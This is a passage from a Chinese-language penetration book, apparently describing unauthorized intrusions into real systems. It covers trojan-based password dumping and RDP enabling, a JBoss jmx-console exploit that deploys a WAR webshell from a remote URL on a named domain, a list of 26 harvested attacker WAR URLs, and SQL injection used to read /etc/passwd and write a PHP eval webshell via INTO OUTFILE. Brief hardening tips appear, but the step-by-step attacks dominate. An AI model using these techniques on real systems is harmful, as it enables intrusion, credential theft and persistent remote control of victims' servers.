呵呵，看来我们起的名字还蛮吸引人的。晕，过一会，居然回来了两台主机（居然还有个人机使用 Windows 2000 的操作系统，少见），如图 5-87 所示，重要的是我们的目标也在其中，大功告成。




图 5-87　反弹回来的内网中木马的计算机

上传 mt.Exe，使用-setupts 开启对方的终端服务，使用-chgtsp 修改 3389 终端服务端口，使用-findpass 获取对方账号口令，如图 5-88 所示，好 BT 的密码啊，管理员的安全意识还是不错的。当然我们可以使用-reboot 参数将目标机器重启，不过为了不引起对方的注意，我们还是等待对方自己重启吧。如果你怕主机丢失，还可以把你们的 XXX 后门 XXX 木马丢上去……



图 5-88　获取管理员密码和开启 3389 远程终端

4. 拿下数据库服务器

第二天，我们再使用 mstsc.exe 登录一下，成功登入了我们的目标服务器，如图 5-89 所示。



图 5-89 成功拿下目标计算机

5. 安全检测，善意提示

检测到这里我们就不往下深入了，毕竟只是做一个技术上的探讨和学习，该网络的防护还是不错的，尤其是内部防范上，很多地方还是值得我们学习和效仿的。如果对方升级操作系统到 2003server，这次检测也许也是无功而返了，给对方管理人员留一个安全提示说明吧。

在其用户桌面下新建一个文本——网管请看.txt，内容如下：

友情检测，请及时升级您的操作系统版本。

5.6.4 总结与探讨

关于该网络的安全维护，个人觉得有必要加强以下几点。

- 升级 Windows 操作系统（所以说常常更新下软件产品是很有必要的）。
- 文件服务器和 SQLSERVER 服务器分离（该花的钱还是要花）。
- 关闭不必要的端口和服务。

5.7 JBoss 获取 WebShell

JBoss 是一个大型应用平台，普通用户很难接触到。越是难以接触到的东西越觉得高深，借用北京公交模范人物李素丽的一句话“用力只能干出称职，用心才能干出优秀”，在安全上也是如此，虽然 JBoss 平台很难掌握，但是只要找到 Jboss 的罩门，一样能轻松渗透，本文就如何针对 Jboss 的一个漏洞来获取其 WebShell，由于是研究，因此仅仅点到为止。

5.7.1 使用漏洞特征进行搜索

在 Jboss 的整个漏洞中一个显著的特征就是“8080/jmx-console/”，当然整个也还有其他特征，用这个特征主要便于在 Google 中进行搜索，现在使用 Google 的搜索地址为：www.google.com.hk，使用百度搜索的效果不如 Google。在 Google 的输入框中输入：inurl:"8080/jmx-console/" ，会出来一堆结果。

5.7.2 访问网站并进行漏洞测试

对搜索出来的记录一一进行查看，看看能否正常访问。由于搜索引擎的时效性，有些网站虽然在搜索结果中，但由于各种原因网站已经不能访问。如果网站不能正常访问就舍弃。从结果中我们找到 http://oa.tsingtaobeer-sales.com:8080/jmx-console/网站能够正常访问，然后在该页面中搜索“jboss.deployment”，并找到* flavor=URL,type=DeploymentScanner，单击该链接看看能否正常访问，如图 5-90 所示。




图 5-90 测试 Jboss 页面

5.7.3 添加 WebShell 的 war 文件地址

将 Jsp 的 Shell 压缩成 war 文件，然后将该 war 上传到互联网上能够访问的网站上，例如本例中的 war 的真实地址为“http://www.cam*****.com.hk/forum/forumdata/cache/war.war”。当前打开的页面地址为“http://oa.tsingtaobeer-sales.com:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL”，在该页面中去寻找“void addURL()”函数，找到后将“http://www.cam*****.com.hk/forum/forumdata/cachc/cmd.war”复制到“ParamValue”中，如图 5-91 所示，然后单击“invoke”将 http://www.cam*****.com.hk/forum/forumdata/cache/war.war 下载到本地服务器本进行部署。部署成功后会给出相应的提示，如图 5-92 所示。




图 5-91 利用 addURL 函数下载并部署 war 文件




图 5-92 操作执行成功

5.7.4 应用修改使设置生效

再次回到主界面中，如图 5-93 所示，在 URLList 中会看到刚才加入的 war 地址，单击“Apply Change”使设置生效。




图 5-93 应用修改使设置生效

5.7.5 充实“武器库”

通过观察 URLList，发现该列表就是部署 war 的地址，如果通过前面的步骤在 URLList 中仅仅只有你自己的地址，那么恭喜你是第一个获取该服务器，在获取服务器的权限后可以对其进行升级和加固，升级和加固后，这个服务器以后就可能长期由你来“维护”和使用。在本例中将 URLList 中的值复制到记事本，然后进行整理，好家伙有 26war 文件。其 war 地址列表如下：

http://116.232.230.228/xm.war
http://117.67.0.248/wc.war
http://121.207.250.24/war.zip
http://121.207.250.24/war1.zip
http://189.54.19.69:8181/cmd.war
http://189.54.19.69:8181/h2010.war
http://192.168.1.56:8080/System-Console/jsp/test.war
http://203.246.56.27:8080/safe/safe.war
http://210.51.25.183/icons/war.war
http://221.137.124.253:8080/System-Console/jsp/job.jsp
http://221.137.124.253:8080/System-Console/jsp/test.war
http://61.178.73.149/job/no.war
http://blog.avfree.cn/cmd.war
http://blog.xiancn.com/Browser.war
http://blog.xiancn.com/cmd.war
http://jbosstest.webs.com/Browser.war
http://www.acclaimedenterprises.com/tmp/browser.war
http://www.camgear.com.hk/forum/forumdata/cache/Browser.war
http://www.cfblog.com/honeywell/war.war
http://www.laodu.com.cn/ri/hack.war
http://www.nmgfb.com/coody.war
http://www.posumex.com/bdd/user/war.war
http://www.str0m.cn/1.war
http://www.yunxi.net/cmd.war
http://yese.yi.org/cmd.war
http://yese.yi.org/war/cmd.war

依次访问这些地址，当然更有一个简单的办法，复制这些地址将其粘贴在 Flashget 中，通过 Flashget 来下载。虽然这些地址中有些 war 无法下载，但通过对下载的 war 文件进行

整理和分析，获取了 4 个好用的 war 文件，笔者在测试时就应用 war 文件问题，来回折腾了好几回都没有成功，换成获取的 war 文件就成功了，将这些好用的 war 归入武器库，充实弹药！

5.7.6 获得 WebShell

在浏览器中输入地址“http://oa.tsingtaobeer-sales.com:8080/war”测试 WebShell 能否正常访问，如图 5-94 所示，出现我们比较熟悉的 JSP WebShell 页面。需要特别注意的是，在部署过程中可能由于 war 文件和网站路径的不同，可能其访问地址会有一些偏差，因此需要多进行测试，有的直接可以访问有的需要加 war 包的名称。




图 5-94 获得 WebShell

防御方法主要是通过给 jmx-console 加上访问密码，即采取以下的方法。

1．在${jboss.server.home.dir}/deploy 下面找到 jmx-console.war 目录编辑 WEB-INF/web.xml 文件 去掉 security-constraint 块的注释，使其起作用。

2．编辑 WEB-INF/classes/jmx-console-users.properties 或 server/default/conf/props/jmx-console-users.properties (version >=4.0.2)和 WEB-INF/classes/jmx-console-roles.properties 或 server/default/conf/props/jmx-console-roles.properties(version >=4.0.2) 添加用户名密码。

3．编辑 WEB-INF/jboss-web.xml 去掉 security-domain 块的注释 ，security-domain 值的映射文件为 login-config.xml（该文件定义了登录授权方式）。

5.8 对某 Linux 网站的一次渗透

最近参加了一个培训，培训的东西唬人太多，真正的东西都是地下交流的，而要真正掌握则需要自己不停地学习，不停地实验，不停地实践。去年由于各种原因比较忙，学习得较少，有学习，有总结才能有提高。本文算是对过去的一种总结，虽然方法都差不多，但从中还是学习了不少东西，现写出来跟大家分享。

5.8.1 SQL 注入测试

在 IE 浏览器中正常打开网站 http://www.xxxxxxxx.kr/index.php?id=1483，浏览网页，如图 5-95 所示，一切显示正常；在网页地址最后添加一个单引号后访问，发现显示内容结果发生明显变化，在右侧窗体显示有图片，说明可能存在 SQL 注入点，如图 5-96 所示。



图 5-95 访问正常页面



图 5-96 出错后显示的内容

5.8.2 使用 Havij SQL 注入攻击进行自动检测

打开 Havij SQL 注入工具，将存在 SQL 注入点的地址复制在“Target”中，然后单击“Analyze”开始进行检测，如图 5-97 所示，该工具跟 Pangolin 非常类似，不过设计界面更加简洁。检测结果表明该地址存在 SQL 注入，其基本信息如下：

```
Target:          http://www.xxxxxxx.kr/index.php?id=1483
Host IP:         211.xxx.xxx.xxx
Web Server:      Apache/2.2.3 (CentOS)
Powered-by:      PHP/5.1.6
DB Server:  MySQL >=5
Current DB:      bxxxxc
```




图 5-97 获取数据

5.8.3 获得管理员账号和密码

在获取其基本信息后，依次操作是“Get DBS”-“Get Table”-“Get Columns”-“Get Data”，通过浏览 Havij 获取数据库中的表，可以判断 xe-member 为管理员的表，选中它进行猜解，结果出来了，如图 5-98 所示，admin 的密码采用 MD5 加密了，其值为“3144ad83e5613f7778422d0fcbd97bea”。将该 MD5 值通过 CMd5 以及其他一些 MD5 值查询网站进行查询，未能免费获取，因此通过后台进入的路只能放弃，后面在获得 WebShell 后查看该网站也发现数据库中虽然设计了表，在实际程序中并未使用该表。




图 5-98　获取管理员密码

5.8.4　尝试读取 Linux 系统中的文件

（1）读取 passwd 和 shadow 文件

单击“Read Files”，在“File Address”中输入“/etc/passwd”进行读取，结果如图 5-99 所示，将其复制到文件中进行查看。通过分析“/etc/passwd”文件，知道该服务器存在多个网站用户，用户 ID 从 503 到 526，一共有 24 个用户。后面读取“/etc/shadow”失败，不能直接获取 Linux 用户的密码。



图 5-99　读取/etc/passwd 文件内容

（2）读取网站文件

通过/etc/passwd 文件直接读取存在 SQL 注入点的 php 文件，在“File Address”中输入“/home/lixxxxxx/index.php”，如图 5-100 所示，得知该数据库用户为 root，密码为“gxxx5”。




图 5-100　读取网站文件

（3）读取 Apache 配置文件

通过分析/etc/passwd 文件，可以知道该服务器采用 Apache+MySQL+PHP 架构，因此通过读取 Apache 配置文件即可获取网站的真实路径。直接读取 Apache 配置文件“/etc/httpd/conf/httpd.conf”，通过 Havij 读取失败，如图 5-101 所示。将 SQL 注入地址复制到 Pangolin 中，在检测出 SQL 注入点以后直接切换到“File Reader”模块，将 Apache 配置文件复制到“File Path”中，直接读取出来了，如图 5-102 所示。



图 5-101　使用 Havij 读取 Apache 配置文件失败




图 5-102　使用 Pangolin 读取 Apache 文件

5.8.5　构建和获取 WebShell

（1）使用 Pangolin 写入 WebShell

在 Pangolin 中单击“File Writer”在“File Path”中输入“/home/life2health/zwell.php”，文件内容就是用 Pangolin 默认的内容，如图 5-103 所示，测试写入，结果提示不能写入，一个可能原因就是“Magic_quotes_gpc”参数设置为“OFF”，看来直接写入获取 WebShell 不行。



图 5-103　使用 pangolin 的文件写入失败

（2）通过数据库的 outfile 来获取 WebShell

在本例中由于获取了网站的真实路径，以及获取数据库 root 用户的密码，因此可以尝试通过 outfile 来获取 WebShell，使用 MySQL-Front 登录该 MySQL 数据库服务器，执行 Select '<?php eval($_POST[cmd]);?>' into outfile '/home/xxxxx/img/12.php'; 如图 5-104 所示，显示 SQL 执行错误，猜测可能原因是网站目录没有写入权限。



图 5-104 写入文件执行失败

回到 Apache 的配置文件将所有网站的配置文件中有关网站路径重新整理，一个一个地进行测试，终于在测试到 diet 网站时成功了，如图 5-105 所示。

（3）获取 WebShell

直接祭出一句话大杀器——中国菜刀，添加好类别，直接连接，终于出现比较熟悉的界面，如图 5-106 所示，在该文件目录下，还出现了多个压缩文件，从 111.rar 到 999.rar 文件，既然拿下，那么就将其下载到本地进行查看，后面通过分析，获悉该压缩文件为国内某门户网站的所有数据库文件，该 Linux 服务器不过是一台文件中转站而已。后面再次通过分析日志文件发现该入侵者再次使用了一个跳板，如图 5-107 所示，由此可见该入侵者非常小心，先将压缩后的数据库文件上传到国内肉鸡上，再从国内肉鸡转移到韩国 Linux 服务器上，然后再从韩国服务器上下载到本地。




图 5-105 写入文件成功

